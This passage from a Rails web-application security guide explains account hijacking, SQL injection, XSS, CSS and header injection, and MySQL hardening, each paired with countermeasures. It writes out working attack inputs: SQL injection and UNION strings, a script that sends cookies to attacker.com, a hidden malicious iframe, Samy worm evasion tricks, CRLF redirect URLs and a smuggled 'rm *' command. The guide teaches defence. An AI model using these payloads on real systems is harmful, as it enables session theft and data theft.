Think of a situation where an attacker has stolen a user's session cookie and thus may co-use the application. If it is easy to change the password, the attacker will hijack the account with a few clicks. Or if the change-password form is vulnerable to CSRF, the attacker will be able to change the victim's password by luring him to a web page where there is a crafted IMG-tag which does the CSRF. As a countermeasure, make change-password forms safe against CSRF, of course. And require the user to enter the old password when changing it.

E-Mail
However, the attacker may also take over the account by changing the e-mail address. After he changed it, he will go to the forgotten-password page and the (possibly new) password will be mailed to the attacker's e-mail address. As a countermeasure require the user to enter the password when changing the e-mail address, too.

Other
Depending on your web application, there may be more ways to hijack the user's account. In many cases CSRF and XSS will help to do so. For example, as in a CSRF vul-

nerability in Google Mail[7]. In this proof-of-concept attack, the victim would have been lured to a web site controlled by the attacker. On that site is a crafted IMG-tag which results in a HTTP GET request that changes the filter settings of Google Mail. If the victim was logged in to Google Mail, the attacker would change the filters to forward all e-mails to his e-mail address. This is nearly as harmful as hijacking the entire account. As a countermeasure, review your application logic and eliminate all XSS and CSRF vulnerabilities.

CAPTCHAs

A CAPTCHA is a challenge-response test to determine that the response is not generated by a computer. It is often used to protect comment forms from automatic spam bots by asking the user to type the letters of a distorted image. The idea of a negative CAPTCHA is not to ask a user to proof that he is human, but reveal that a robot is a robot.

But not only spam robots (bots) are a problem, but also automatic login bots. A popular CAPTCHA API is reCAPTCHA[8] which displays two distorted images of words from old books. It also adds an angled line, rather than a distorted background and high levels of warping on the text as earlier CAPTCHAs did, because the latter were broken. As a bonus, using reCAPTCHA helps to digitize old books. ReCAPTCHA[9] is also a Rails plug-in with the same name as the API.

You will get two keys from the API, a public and a private key, which you have to put into your Rails environment. After that you can use the recaptcha_tags method in the view, and the verify_recaptcha method in the controller. Verify_recaptcha will return false if the validation fails.

The problem with CAPTCHAs is, they are annoying. Additionally, some visually impaired users have found certain kinds of distorted CAPTCHAs difficult to read. The idea of negative CAPTCHAs is not to ask a user to proof that he is human, but reveal that a spam robot is a bot.

Most bots are really dumb, they crawl the web and put their spam into every form's field they can find. Negative CAPTCHAs take advantage of that and include a "honeypot" field in the form which will be hidden from the human user by CSS or JavaScript.

Here are some ideas how to hide honeypot fields by JavaScript and/or CSS:

---

[7] http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/

[8] http://recaptcha.net/

[9] http://ambethia.com/recaptcha/

- position the fields off of the visible area of the page
- make the elements very small or colour them the same as the background of the page
- leave the fields displayed, but tell humans to leave them blank

The most simple negative CAPTCHA is one hidden honeypot field. On the server side, you will check the value of the field: If it contains any text, it must be a bot. Then, you can either ignore the post or return a positive result, but not saving the post to the database. This way the bot will be satisfied and moves on. You can do this with annoying users, too.

You can find more sophisticated negative CAPTCHAs in Ned Batchelder's blog post[10]:

- Include a field with the current UTC time-stamp in it and check it on the server. If it is too far in the past, or if it is in the future, the form is invalid.
- Randomize the field names
- Include more than one honeypot field of all types, including submission buttons

Note that this protects you only from automatic bots, targeted tailor-made bots cannot be stopped by this. So negative CAPTCHAs might not be good to protect login forms.

Logging

Tell Rails not to put passwords in the log files.

By default, Rails logs all requests being made to the web application. But log files can be a huge security issue, as they may contain login credentials, credit card numbers etcetera. When designing a web application security concept, you should also think about what will happen if an attacker got (full) access to the web server. Encrypting secrets and passwords in the database will be quite useless, if the log files list them in clear text. You can filter certain request parameters from your log files by the filter_parameter_logging method in a controller. These parameters will be marked [FILTERED] in the log.

```
filter_parameter_logging :password
```

Good passwords

Do you find it hard to remember all your passwords? Don't write them down, but use the initial letters of each word in an easy to remember sentence.

[10] http://nedbatchelder.com/text/stopbots.html

Bruce Schneier, a security technologist, has analysed[11] 34,000 real-world user names and passwords from the MySpace phishing attack mentioned earlier. It turns out, that most of the passwords are quite easy to crack. The 20 most common passwords are:

password1, abc123, myspace1, password, blink182, qwerty1, ****you, 123abc, baseball1, football1, 123456, soccer, monkey1, liverpool1, princess1, jordan23, slipknot1, superman1, iloveyou1 and monkey.

It is interesting that only 4% of these passwords were dictionary words and the great majority is actually alphanumeric. However, password cracker dictionaries contain a large number of today's passwords, and they try out all kinds of (alphanumerical) combinations. If an attacker knows your user name and you use a weak password, your account will be easily cracked.

A good password is a long alphanumeric combination of mixed cases. As this is quite hard to remember, it is advisable to enter only the first letters of a sentence that you can easily remember. For example "The quick brown fox jumps over the lazy dog" will be "Tqbfjotld". Note that this is just an example, you should not use well known phrases like these, as they might appear in cracker dictionaries, too.

Regular expressions

A common pitfall in Ruby's regular expressions is to match the string's beginning and end by ^ and $, instead of \A and \z.

Ruby uses a slightly different approach to match the end and the beginning of a string. That is why even many Ruby and Rails books make this wrong. So how is this a security threat? Imagine you have a File model and you validate the file name by a regular expression like this:

```
class File < ActiveRecord::Base
  validates_format_of :name, :with => /^[\w\.\-\+]+$/
end
```

This means, upon saving, the model will validate the file name to consist only of alphanumeric characters, dots, + and -. And the programmer added ^ and $ so that file name will contain these characters from the beginning to the end of the string. However, in Ruby ^ and $ matches the **line** beginning and end. And thus a file name like this passes the filter without problems:

```
file.txt%0A<script>alert('hello')</script>
```

[11] http://www.schneier.com/blog/archives/2006/12/realworld_passw.html

Whereas %0A is a line break in URL encoding, so Rails automatically converts it to "file.txt\n<script>alert('hello')</script>". This file name passes the filter because the regular expression matches – up to the line end, the rest does not matter. The correct expression should read:

```
/\A[\w\.\-\+]+\z/
```

Privilege escalation

Changing a single parameter may give the user unauthorized access. Remember that every parameter may be changed, no matter how much you hide or obfuscate it.

The most common parameter that a user might tamper with, is the id parameter, as in http://www.domain.com/project/1, whereas 1 is the id. It will be available in params[:id] in the controller. There, you will most likely do something like this:

```
@project = Project.find(params[:id])
```

This is alright for some web applications, but certainly not if the user is not authorized to view all projects. If the user changes the id to 42, and he is not allowed to see that information, he will have access to it anyway. Instead, query the user's access rights, too:

```
@project = @current_user.projects.find(params[:id])
```

Depending on your web application, there will be many more parameters the user can tamper with. As a rule of thumb, no user input data is secure, until proven otherwise, and every parameter from the user is potentially manipulated.

Don‘t be fooled by security by obfuscation and JavaScript security. The Web Developer Toolbar for Mozilla Firefox lets you review and change every form's hidden fields. JavaScript can be used to validate user input data, but certainly not to prevent attackers from sending malicious requests with unexpected values. The Live Http Headers plugin for Mozilla Firefox logs every request and may repeat and change them. That is an easy way to bypass any JavaScript validations. And there are even client-side proxies that allow you to intercept any request and response from and to the Internet.

Injection

Injection is a class of attacks that introduce malicious code or parameters into a web application in order to run it within its security context. Prominent examples of injection are cross-site scripting (XSS) and SQL injection.

Injection is very tricky, because the same code or parameter can be malicious in one context, but totally harmless in another. A context can be a scripting, query or programming language, the shell or a Ruby/Rails method. The following sections will cover all important contexts where injection attacks may happen. The first section, however, covers an architectural decision in connection with Injection.

Whitelists versus Blacklists

When sanitizing, protecting or verifying something, prefer to use whitelists.

A blacklist can be a list of bad e-mail addresses, non-public actions or bad HTML tags. This is opposed to a whitelist which lists the good e-mail addresses, public actions, good HTML tags and so on. Although, sometimes it is not possible to create a whitelist (in a SPAM filter, for example), prefer to use whitelist approaches:

- Use before_filter :only => [...] instead of :except => [...]. This way you don't forget to turn it off for newly added actions.
- Use attr_accessible instead of attr_protected. See the mass-assignment section for details
- Allow <strong> instead of removing <script> against Cross-Site Scripting (XSS). See below for details.
- Don't try to correct user input by blacklists:
    - This will make the attack work: "<sc<script>ript>".gsub("<script>", "")
    - But reject malformed input

Whitelists are also a good approach against the human factor of forgetting something in the blacklist.

SQL Injection

Thanks to clever methods, this is hardly a problem in most Rails applications. However, this is a very devastating and common attack in web applications, so it is important to understand the problem.

Introduction

SQL injection attacks aim at influencing database queries by manipulating web application parameters. A popular goal of SQL injection attacks is to bypass authorization. Another goal is to carry out data manipulation or reading arbitrary data. Here is an example of how **not** to use user input data in a query:

```
Project.find(:all, :conditions => "name = '#{params[:name]}'")
```

This could be in a search action and the user may enter a project's name that he wants to find. If a malicious user enters **' OR 1=1'**, the resulting SQL query will be:

```
SELECT * FROM projects WHERE name = '' OR 1 --'
```

The two dashes start a comment ignoring everything after it. So the query returns all records from the projects table including those blind to the user. This is because the condition is true for all records.

Bypassing authorization

Usually a web application includes access control. The user enters his login credentials, the web applications tries to find the matching record in the users table. The application grants access when it finds a record. However, an attacker may possibly bypass this check with SQL injection. The following shows a typical database query in Rails to find the first record in the users table which matches the login credentials parameters supplied by the user.

```
User.find(:first, "login = '#{params[:name]}' AND password =
'#{params[:password]}'")
```

If an attacker enters **' OR '1'='1** as the name, and **' OR '2'>'1** as the password, the resulting SQL query will be:

```
SELECT * FROM users WHERE login = '' OR '1'='1' AND password = '' OR '2'>'1'
LIMIT 1
```

This will simply find the first record in the database, and grants access to this user.

Unauthorized reading
The UNION statement connects two SQL queries and returns the data in one set. An attacker can use it to read arbitrary data from the database. Let's take the example from above:

```
Project.find(:all, :conditions => "name = '#{params[:name]}'")
```

And now let's inject another query using the UNION statement:

```
') UNION SELECT id,login AS name,password AS description,1,1,1 FROM users --
```

This will result in the following SQL query:

```
SELECT * FROM projects WHERE (name = '') UNION SELECT id,login AS name,pass-
word AS description,1,1,1 FROM users --')
```

The result won't be a list of projects (because there is no project with an empty name), but a list of user names and their password. So hopefully you encrypted the passwords in the database! The only problem for the attacker is, that the number of columns has to be the same in both queries. That's why the second query includes a list of ones (1), which will be always the value 1, in order to match the number of columns in the first query.

Also, the second query renames some columns with the AS statement so that the web application displays the values from the user table.

Countermeasures
Ruby on Rails has a built in filter for special SQL characters, which will escape ' , " , NULL character and line breaks. Using Model.find(id) or Model.find_by_some thing(something) automatically applies this countermeasure. But in SQL fragments, especially in conditions fragments (:conditions => "..."), the connection.execute() or Model.find_by_sql() methods, it has to be applied manually.

Instead of passing a string to the conditions option, you can pass an array to sanitize tainted strings like this:

```
Model.find(:first, :conditions => ["login = ? AND password = ?", entered_us-
er_name, entered_password])
```

As you can see, the first part of the array is an SQL fragment with question marks. The sanitized versions of the variables in the second part of the array replace the question marks. Or you can pass a hash for the same result:

```
Model.find(:first, :conditions => {:login => entered_user_name, :password =>
entered_password})
```

The array or hash form is only available in model instances. You can try sanitize_sql() elsewhere. Make it a habit to think about the security consequences when using an external string in SQL.

Cross-Site Scripting (XSS)

The most widespread, and one of the most devastating security vulnerabilities in web applications is XSS. This malicious attack injects client-side executable code. Rails provides helper methods to fend these attacks off.

Entry points

An entry point is a vulnerable URL and its parameters where an attacker can start an attack.

The most common entry points are message posts, user comments, guest books, but also project titles, document names and search result pages - just about everywhere where the user can input data. But the input does not necessarily have to come from input boxes on web sites, it can be in any URL parameter – obvious, hidden or internal. Remember that the user may intercept any traffic. Applications, such as the Live HTTP Headers Firefox plugin[12], or client-site proxies make it easy to change requests.

XSS attacks work like this: An attacker injects some code, the web application saves it and displays it on a page, later presented to a victim. Most XSS examples simply display an alert box, but it is more powerful than that. XSS can steal the cookie, hijack the session; redirect the victim to a fake website, display advertisements for the benefit of the attacker, change elements on the web site to get confidential information or install malicious software through security holes in the web browser.

During the second half of 2007, there were 88 vulnerabilities reported in Mozilla browsers, 22 in Safari, 18 in IE, and 12 in Opera. The Symantec Global Internet Security threat report[13] also documented 239 browser plug-in vulnerabilities in the last six months of 2007. Mpack[14] is a very active and up-to-date attack framework which exploits these vulnerabilities. For criminal hackers, it is very attractive to exploit an SQL-Injection vulnerability in a web application framework and insert malicious code in every textual table column. In April 2008 more than 510,000 sites were hacked like this[15], among them the British government, United Nations and many more high targets.

---

[12] http://livehttpheaders.mozdev.org/

[13] http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiii_04-2008.en-us.pdf

[14] http://pandalabs.pandasecurity.com/archive/MPack-uncovered_2100_.aspx

[15] http://www.0x000000.com/?i=556

A relatively new, and unusual, form of entry points are banner advertisements. In earlier 2008, malicious code appeared in banner ads on popular sites, such as MySpace and Excite, according to Trend Micro[16].

HTML/JavaScript Injection

The most common XSS language is of course the most popular client-side scripting language JavaScript, often in combination with HTML. Escaping user input is essential.

Here is the most straightforward test to check for XSS:

```
<script>alert('Hello');</script>
```

This JavaScript code will simply display an alert box. The next examples do exactly the same, only in very uncommon places:

```
<img src=javascript:alert('Hello')>
<table background="javascript:alert('Hello')">
```

Cookie theft These examples don't do any harm so far, so let's see how an attacker can steal the user's cookie (and thus hijack the user's session). In JavaScript you can use the document.cookie property to read and write the document's cookie. JavaScript enforces the same origin policy, that means a script from one domain cannot access cookies of another domain. The document.cookie property holds the cookie of the originating web server. However, you can read and write this property, if you embed the code directly in the HTML document (as it happens with XSS). Inject this anywhere in your web application to see your own cookie on the result page:

```
<script>document.write(document.cookie);</script>
```

For an attacker, of course, this is not useful, as the victim will see his own cookie. The next example will try to load an image from the URL http://www.attacker.com/ plus the cookie. Of course this URL does not exist, so the browser displays nothing. But the attacker can review his web server's access log files to see the victims cookie.

```
<script>document.write('<img src="http://www.attacker.com/' + document.cookie
+ '">');</script>
```

The log files on www.attacker.com will read like this:

```
GET http://www.attacker.com/_app_session=836c1c25278e5b321d6bea4f19cb57e2
```

[16] http://blog.trendmicro.com/myspace-excite-and-blick-serve-up-malicious-banner-ads/

You can mitigate these attacks (in the obvious way) by adding the httpOnly[17] flag to cookies, so that document.cookie may not be read by JavaScript. Http only cookies can be used from IE v6.SP1, Firefox v2.0.0.5 and Opera 9.5. Safari is still considering, it ignores the option. But other, older browsers (such as WebTV and IE 5.5 on Mac) can actually cause the page to fail to load. Be warned that cookies will still be visible using Ajax, though[18].

Defacement With web page defacement an attacker can do a lot of things, for example, present false information or lure the victim on the attackers web site to steal the cookie, login credentials or other sensitive data. The most popular way is to include code from external sources by iframes:

```
<iframe name="StatPage" src="http://58.xx.xxx.xxx" width=5 height=5
style="display:none"></iframe>
```

This loads arbitrary HTML and/or JavaScript from an external source and embeds it as part of the site. This iFrame is taken from an actual attack[19] on legitimate Italian sites using the Mpack attack framework[20]. Mpack tries to install malicious software through security holes in the web browser – very successfully, 50% of the attacks succeed.

A more specialized attack could overlap the entire web site or display a login form, which looks the same as the site's original, but transmits the user name and password to the attackers site. Or it could use CSS and/or JavaScript to hide a legitimate link in the web application, and display another one at its place which redirects to a fake web site.

Reflected injection attacks are those, where the payload is not stored to present it to the victim later on, but included in the URL. Especially search forms fail to escape the search string. The following link presented a page which stated that "George Bush appointed a 9 year old boy to be the chairperson...":

```
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipc
ode=1--><script src=http://www.securitylab.ru/test/sc.js></script><!--
```

Countermeasures It is very important to filter malicious input, but it is also important to escape the output of the web application.

[17] http://dev.rubyonrails.org/ticket/8895

[18] http://ha.ckers.org/blog/20070719/firefox-implements-httponly-and-is-vulnerable-to-xmlhttprequest/

[19] http://www.symantec.com/enterprise/security_response/weblog/2007/06/italy_under_attack_mpack_gang.html

[20] http://isc.sans.org/diary.html?storyid=3015

Especially for XSS, it is important to do whitelist input filtering instead of blacklist. Whitelist filtering states the values allowed as opposed to the values not allowed. Blacklists are never complete.

Imagine a blacklist deletes “script” from the user input. Now the attacker injects “<scrscriptipt>”, and after the filter, “<script>” remains. Earlier versions of Rails used a blacklist approach for the strip_tags(), strip_links() and sanitize() method. So this kind of injection was possible:

```
strip_tags("some<<b>script>alert('hello')<</b>/script>")
```

This returned "some<script>alert('hello')</script>", which makes an attack work. That's why I vote for a whitelist approach, using the updated Rails 2 method sanitize():

```
tags = %w(a acronym b strong i em li ul ol h1 h2 h3 h4 h5 h6 blockquote br
cite sub sup ins p)
s = sanitize(user_input, :tags => tags, :attributes => %w(href title))
```

This allows only the given tags and does a good job, even against all kinds of tricks and malformed tags.

As a second step, it is good practice to escape all output of the application, especially when re-displaying user input, which hasn't been input filtered (as in the search form example earlier on). Use escapeHTML() (or its alias h()) method to replace the HTML input characters &,",<,> by its uninterpreted representations in HTML (&amp;, &quot;, &lt; and &gt;). However, it can easily happen that the programmer forgets to use it, so it is recommended to use the SafeErb[21] plugin. SafeErb reminds you to escape strings from external sources.

Obfuscation and Encoding Injection Network traffic is mostly based on the limited Western alphabet, so new character encodings, such as Unicode, emerged, to transmit characters in other languages. But, this is also a threat to web applications, as malicious code can be hidden in different encodings that the web browser might be able to process, but the web application might not. Here is an attack vector in UTF-8 encoding:

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

This example pops up a message box. It will be recognized by the above sanitize() filter, though. A great tool to obfuscate and encode strings, and thus “get to know your enemy”, is the Hackvertor[22]. Rails‘ sanitize() method does a good job to fend off encoding attacks.

[21] http://safe-erb.rubyforge.org/svn/plugins/safe_erb/

[22] http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php

Examples from the underground

In order to understand today's attacks on web applications, it's best to take a look at some real-world attack vectors.

The following is an excerpt from the Js.Yamanner@m[23] Yahoo! Mail worm[24]. It appeared on June 11, 2006 and was the first webmail interface worm:

```
<img src='http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif' tar-
get=""onload="var http_request = false;    var Email = '';   var IDList = '';
var CRumb = '';   function makeRequest(url, Func, Method,Param) { ...
```

The worms exploits a hole in Yahoo's HTML/JavaScript filter, it usually filters all target and onload attributes from tags (because there can be JavaScript). The filter is applied only once, however, so the onload attribute with the worm code stays in place. This is a good example why blacklist filters are never complete and why it is hard to allow HTML/JavaScript in a web application.

Another proof-of-concept webmail worm is Nduja, a cross-domain worm for four Italian webmail services. Find more details and a video demonstration on Rosario Valotta's website[25]. Both webmail worms have the goal to harvest email addresses, something a criminal hacker could make money with.

In December 2006, 34,000 actual user names and passwords were stolen in a MySpace phishing attack[26]. The idea of the attack was to create a profile page named "login_home_index_html", so the URL looked very convincing. Specially-crafted HTML and CSS was used to hide the genuine MySpace content from the page and instead display its own login form.

The MySpace Samy worm will be discussed in the CSS Injection section.

CSS Injection

CSS Injection is actually JavaScript injection, because some browsers (IE, some versions of Safari and others) allow JavaScript in CSS. Think twice about allowing custom CSS in your web application.

---

[23] http://www.symantec.com/security_response/writeup.jsp?docid=2006-061211-4111-99&tabid=1

[24] http://groovin.net/stuff/yammer.txt

[25] http://rosario.valotta.googlepages.com/home

[26] http://news.netcraft.com/archives/2006/10/27/myspace_accounts_compromised_by_phishers.html

CSS Injection is explained best by a well-known worm, the MySpace Samy worm[27]. This worm automatically sent a friend request to Samy (the attacker) simply by visiting his profile. Within several hours he had over 1 million friend requests, but it creates too much traffic on MySpace, so that the site goes offline. The following is a technical explanation of the worm.

MySpace blocks many tags, however it allows CSS. So the worm's author put JavaScript into CSS like this:

```
<div style="background:url('javascript:alert(1)')">
```

So the payload is in the style attribute. But there are no quotes allowed in the payload, because single and double quotes have already been used. But JavaScript allows has a handy eval() function which executes any string as code.

```
<div id="mycode" expr="alert('hah!')"
style="background:url('javascript:eval(document.all.mycode.expr)')">
```

The eval() function is a nightmare for blacklist input filters, as it allows the style attribute to hide the word “innerHTML”:

```
alert(eval('document.body.inne' + 'rHTML'));
```

The next problem was MySpace filtering the word “javascript”, so the author used “java<NEWLINE>script" to get around this:

```
<div id="mycode" expr="alert('hah!')" style="background:url('java↵
script:eval(document.all.mycode.expr)')">
```

Another problem for the worm's author were CSRF security tokens. Without them he couldn't send a friend request over POST. He got around it by sending a GET to the page right before adding a the user and parsing the result for the CSRF token.

In the end, he got a 4 KB worm, which he injected into his profile page.

The moz-binding[28] CSS property proved to be another way to introduce JavaScript in CSS in Gecko-based browsers (Firefox, for example).

Countermeasures

This example, again, showed that a blacklist filter is never complete. However, as custom CSS in web applications is a quite rare feature, I am not aware of a whitelist CSS fil-

[27] http://namb.la/popular/tech.html

[28] http://www.securiteam.com/securitynews/5LP051FHPE.html

ter. If you want to allow custom colours or images, you can allow the user to choose them and build the CSS in the web application. Use Rails' sanitize() method as a model for a whitelist CSS filter, if you really need one.

Textile Injection

If you want to provide text formatting other than HTML (due to security), use a mark-up language which is converted to HTML on the server-side. RedCloth[29] is such a language for Ruby, but without precautions, it is also vulnerable to XSS.

For example, RedCloth translates _test_ to <em>test<em>, which makes the text italic. However, up to version 3.0.4, it is still vulnerable to XSS. Get the all-new version 4[30] that removed serious bugs. However, even that version has some security bugs[31], so the countermeasures still apply. Here is an example for version 3.0.4:

```
>> RedCloth.new('<script>alert(1)</script>').to_html
=> "<script>alert(1)</script>"
```

Use the :filter_html option to remove HTML which was not created by the Textile processor.

```
>> RedCloth.new('<script>alert(1)</script>', [:filter_html]).to_html
=> "alert(1)"
```

However, this does not filter all HTML, a few tags will be left (by design), for example <a>:

```
>> RedCloth.new("<a href='javascript:alert(1)'>hello</a>",
[:filter_html]).to_html
=> "<p><a href="javascript:alert(1)">hello</a></p>"
```

Countermeasures
It is recommended to use RedCloth in combination with a whitelist input filter, as described in the countermeasures against XSS.

[29] http://whytheluckystiff.net/ruby/redcloth/

[30] http://www.redcloth.org

[31] http://www.rorsecurity.info/journal/2008/10/13/new-redcloth-security.html

Ajax Injection

The same security precautions have to be taken for Ajax actions as for "normal" ones. There is at least one exception, however: The output has to be escaped in the controller already, if the action doesn't render a view.

If you use the in_place_editor plugin[32], or actions that return a string, rather than rendering a view, you have to escape the return value in the action. Otherwise, if the return value contains a XSS string, the malicious code will be executed upon return to the browser. Escape any input value using the h() method.

RJS Injection

Don't forget to escape in JavaScript (RJS) templates, too.

The RJS API generates blocks of JavaScript code based on Ruby code, thus allowing you to manipulate a view or parts of a view from the server side. If you allow user input in RJS templates, do escape it using escape_javascript() within JavaScript functions, and in HTML parts using h(). Otherwise an attacker could execute arbitrary JavaScript.

Command Line Injection

Use user-supplied command line parameters with caution.

If your application has to execute commands in the underlying operating system, there are several methods in Ruby: exec(command), syscall(command), system(command) and `command`. You will have to be especially careful with these functions if the user may enter the whole command, or a part of it. This is because in most shells, you can execute another command at the end of the first one, concatenating them with a semicolon (;) or a vertical bar (|).

A countermeasure is to use the system(command, parameters) method which passes command line parameters safely.

```
system("/bin/echo","hello; rm *")
# prints "hello; rm *" and does not delete files
```

[32] http://dev.rubyonrails.org/browser/plugins/in_place_editing

Header Injection

HTTP headers are dynamically generated and under certain circumstances user input may be injected. This can lead to false redirection, XSS or HTTP response splitting.

HTTP request headers have a Referer, User-Agent (client software) and Cookie field, among others. Response headers for example have a status code, Cookie and Location (redirection target URL) field. All of them are user-supplied and may be manipulated with more or less effort. Remember to escape these header fields, too. For example when you display the user agent in an administration area.

Besides that, it is important to know what you are doing when building response headers partly based on user input. For example you want to redirect the user back to a specific page. To do that you introduced a “referer“ field in a form to redirect to the given address:

```
redirect_to params[:referer]
```

What happens is that Rails puts the string into the Location header field and sends a 302 (redirect) status to the browser. The first thing a malicious user would do, is this:

http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld

And due to a bug in (Ruby and) Rails up to version 2.1.2 (excluding it), a hacker may inject arbitrary header fields; for example like this:

http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld%0d%0aX-Header:+Hi!

http://www.yourapplication.com/controller/action?referer=path/at/your/app%0d%0aLocation:+http://www.malicious.tld

Note that "%0d%0a" is URL-encoded for "\r\n" which is a carriage-return and line-feed (CRLF) in Ruby. So the resulting HTTP header for the second example will be the following because the second Location header field overwrites the first.

```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.malicious.tld
```

So attack vectors for Header Injection are based on the injection of CRLF characters in a header field. And what could an attacker do with a false redirection? He could redirect to a phishing site that looks the same as yours, but asks to login again (and sends the login credentials to the attacker). Or he could install malicious software through browser security holes on that site. Rails 2.1.2 escapes these characters for the Location field in the redirect_to method. Make sure you do it yourself when you build other header fields with user input.

Response Splitting

If Header Injection was possible, Response Splitting might be, too. In HTTP, the header block is followed by two CRLFs and the actual data (usually HTML). The idea of Response Splitting is to inject two CRLFs into a header field, followed by another response with malicious HTML. The response will be:

```
HTTP/1.1 302 Found [First standard 302 response]
Date: Tue, 12 Apr 2005 22:09:07 GMT
Location:
Content-Type: text/html


HTTP/1.1 200 OK [Second New response created by attacker begins]
Content-Type: text/html


<html><font color=red>hey</font></html> [Arbitary malicious input is
Keep-Alive: timeout=15, max=100         shown as the redirected page]
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

Under certain circumstances this would present the malicious HTML to the victim. However, this seems to work with Keep-Alive connections, only (and many browsers are using one-time connections). But you can't rely on this. In any case this is a serious bug, and you should update your Rails to version 2.0.5 or 2.1.2 to eliminate Header Injection (and thus response splitting) risks.

Secure MySQL

Most web applications use MySQL as a back-end storage. Make sure it runs safely, too.

Access rights

Make sure your MySQL server daemon cannot be accessed from the outside world, but only from a specific host, for example the local host. To do that, find the MySQL configuration file, which is in /etc/my.cnf or /etc/mysql/my.cnf, depending on your installation. Go to the [mysqld] section and add or edit the following line:

```
bind-address = 127.0.0.1
```

This means that the MySQL server daemon is only accessible from the local host which has the IP address 127.0.0.1. You will have to change it to a different IP, if your application and database server run on different machines. After restarting the MySQL server daemon, you can try to access it from a remote machine, which should give you a negative result:

```
telnet [host] 3306
```

Whereas [host] is the remote address and 3306 is the default port for the MySQL server daemon.

Users

Another strongly recommended security precaution is to run the MySQL server daemon with a underprivileged Unix user. The MySQL documentation strongly discourages to run it as the root user. To instruct the daemon to run as a special user, include this line in the MySQL configuration file in the [mysqld] section:

```
user = mysql
```

MySQL users

MySQL has an extensive access control, which allows you to grant or revoke access overall, on database, table, column or stored procedures level. When connecting, MySQL checks, whether you are allowed to, by inspecting the user table in the “mysql” database. MySQL ships with anonymous access to the server (any user name) and a root user account with password. For Rails applications, it is good practice not to access the database with the root user, but with an underprivileged one. You can add a second, more privileged, user for Rails' database migrations.

When developing a security strategy, it is vital to think of an escalation strategy, too. Therefore you should remove anonymous access, so that if an attacker breaks into your server, he will be able to do less.
To change access privileges, start the MySQL client:

```
mysql -u root -p
```

Use the -p option to be prompted the password (empty by default). It is good practice not to enter passwords as a command line parameter. Otherwise it can be found in your command history files, for example in ~/.bash_history.

First of all remove all accounts, including the anonymous, except the root user. But you should inspect the mysql.users table first - maybe it contains important user accounts. For example on Debian there is the debian-sys-maint user, which is used to stop the server.

```
SELECT * FROM mysql.user; -- first inspect it!
DELETE FROM mysql.user WHERE NOT (host="localhost" AND user="root");
```

Now create a special rails user, which will be used for the database access from your web application. In most cases the application will only be needing privileges to add, remove, update or review data in one database. If an attacker manages to do SQL injection, he should not be able to delete tables or add users. So first of all, create the user and set his password.

```
CREATE USER 'rails'@'localhost' IDENTIFIED BY 'KN1981MA2002';
```

Then grant him limited access to a app_dev database, so he can only read, add remove or edit records, but cannot delete tables. If you are using database migrations, you can repeat the steps and create another user that is allowed to create or drop tables.

```
GRANT DELETE,INSERT,SELECT,UPDATE ON app_dev.* TO 'migration'@'localhost';
```

Then we remove the sample database test, reload the privileges from the grant tables so that the changes to the privileges will take, and exit the MySQL client:

```
DROP DATABASE test;
FLUSH PRIVILEGES;
exit
```

Finally, clear out the MySQL history file, which holds all SQL queries, including your newly assigned root password:

```
cat /dev/null > ~/.mysql_history
```

Slow queries

MySQL has an option to log slow queries, i.e. SQL statements that took more than a specific time. This is not entirely security-related, but it could reveal SQL injection and bottlenecks. If you turn it on, you will find the log file in a host_name-slow.log file by default. However, examining a long slow query log can become a difficult task. To make this easier, you can process the slow query log using the mysqldumpslow command to summarize the queries that appear in the log.

Server Monitoring

Running web applications in the dark is not a good idea from a security and safety perspective. Monitor your server(s) to find security breaches and bottlenecks.

Error notification

Errors occur in every web application, and it is important that you are aware of them. This is not only because you want to remove programming flaws, but also to find out about possible attacks on your web application.

Jamis Buck has written the exception notifier plugin. Whenever there is a 500 error in your web application, you will receive an email with details. This is a good start, but on a live-server you will get very many of these.

Rick Olson's exception logger[33] allows you to log any error you want to a database table, and provides a nice browser interface, too. It is recommended, as mentioned in the "Intranet and Admin security" section, to run the admin interface as a separate web application, or at least with its own authentication. You can use the plug-in to log security-related errors, such as InvalidAuthenticityToken or one of your own. Review them on a regular basis.

Monitoring

A software tool to monitor the server is Monit[34]. Although its primary purpose is to monitor and possibly restart processes, it can also be used to monitor files and directories, for example to make sure important files will not be changed. You will find enough examples on its web site.

Another monitoring software is Munin[35]. It surveys all your computers, remembers what it saw and presents the information in graphs through a web interface. Although this tool is only slightly security-related it can be used to monitor the available disk space, the network/CPU/process usage and other possible security-breach indicators. Munin doesn't tell you the solution to the problems it reports, but it gives you a good starting point.

[33] http://github.com/defunkt/exception_logger/tree/master

[34] http://www.tildeslash.com/monit/

[35] http://munin.projects.linpro.no/

Additional Resources

The security landscape shifts and it is important to keep up to date, because missing a new vulnerability can be catastrophic. You can find additional resources about (Rails) security here:

- The Ruby on Rails security project posts security news regularly:
  http://www.rorsecurity.info
- Subscribe to the Rails security mailing list:
  http://groups.google.com/group/rubyonrails-security
- The Open Web Application Security Project with lots of documentation and books:
  http://www.owasp.org
- Keep up to date on the other application layers (they have a weekly newsletter, too):
  http://secunia.com/
- A good security blog at http://ha.ckers.org/blog/ including the Cross-Site scripting Cheat Sheet (http://ha.ckers.org/xss.html)
- Another good security blog at http://www.0x000000.com/ with some Cheat Sheets, too

Copyright